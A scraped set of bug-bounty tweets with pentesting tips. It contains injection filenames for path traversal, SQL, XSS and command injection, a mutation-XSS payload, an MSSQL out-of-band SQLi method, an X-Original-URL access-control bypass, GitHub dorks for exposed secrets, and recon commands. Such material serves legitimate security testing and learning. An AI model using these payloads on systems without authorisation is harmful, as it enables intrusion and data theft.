CloudPentestCheatsheets: This repository contains a collection of cheatsheets I have put together for tools related to pentesting organizations that leverage cloud providers. https://t.co/sbSIBauWam

The Ultimate GitHub Dorks List v1
My list of 240 unique GitHub Dorks for sensitive information exposure compiled from various sources to find easy wins.
Happy hunting and be sure to follow me for v2!
Text File:
https://t.co/QHlv6bO2If
#BugBounty#bugbountytip#bugbountytips
Chaining file uploads with other vulns:-
Set filename to:-
> ../../../tmp/lol.png for path traversals
> sleep(10)-- -.jpg for SQLi.
> <svg onload=alert(document.comain)>.jpg/png for xss
> ; sleep 10; for command injections
#bugbountytips
@PortSwiggerRes Comments also work in Firefox:
<math><mtext><table><mglyph><style><!--</style><img title="--&gt;&lt;/mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
Dunno why it didn't work the first time I tried it.
Been going deep into Cloud hacking specifically Google Cloud. Here are some resources if your interested:
https://t.co/VkI8iamevC
https://t.co/invvHi1DvP
https://t.co/1EfuQUKZmt
https://t.co/uvCPOcCIBw
If you find creds via SSRF try privilege escalation for cloud takeover.
⚡️New DNS Out-of-Band vector for MSSQL Injections in SELECT statement! Can be used for completely blind #sqli.
Use fn_trace_gettable and #Burp Collaborator👍.
#ptswarmTechniques
Extract your targets from all SONAR FDNS V2 data:
- download all data from https://t.co/2J3T299LRR
- pigz *.json.gz -dc| grep -iE ‘\.yahoo.com'|jq .name|sed 's/"//g'|grep -iE ‘\.yahoo.com$'
#bugbountytips#bugbountytip
GET /admin HTTP/1.1
Host: https://t.co/kc0BFkaTX3
...
Access is denied
GET /test HTTP/1.1
Host: https://t.co/kc0BFkaTX3
X-Original-URL: /admin
HTTP/1.1 200 OK
#noobtip
Subdomains on home DIR
Burpsuite and don't add scope
gospider -S uber.txt -c 100 -d 8 -p http://127.0.0.1:8080
watch Burp history,sitemap
subs,ports,js,json,endpoints,linkfinder,AWS Wayback AlienVault
Finished. Choose scope manually
Run burp spiders to get more endpoints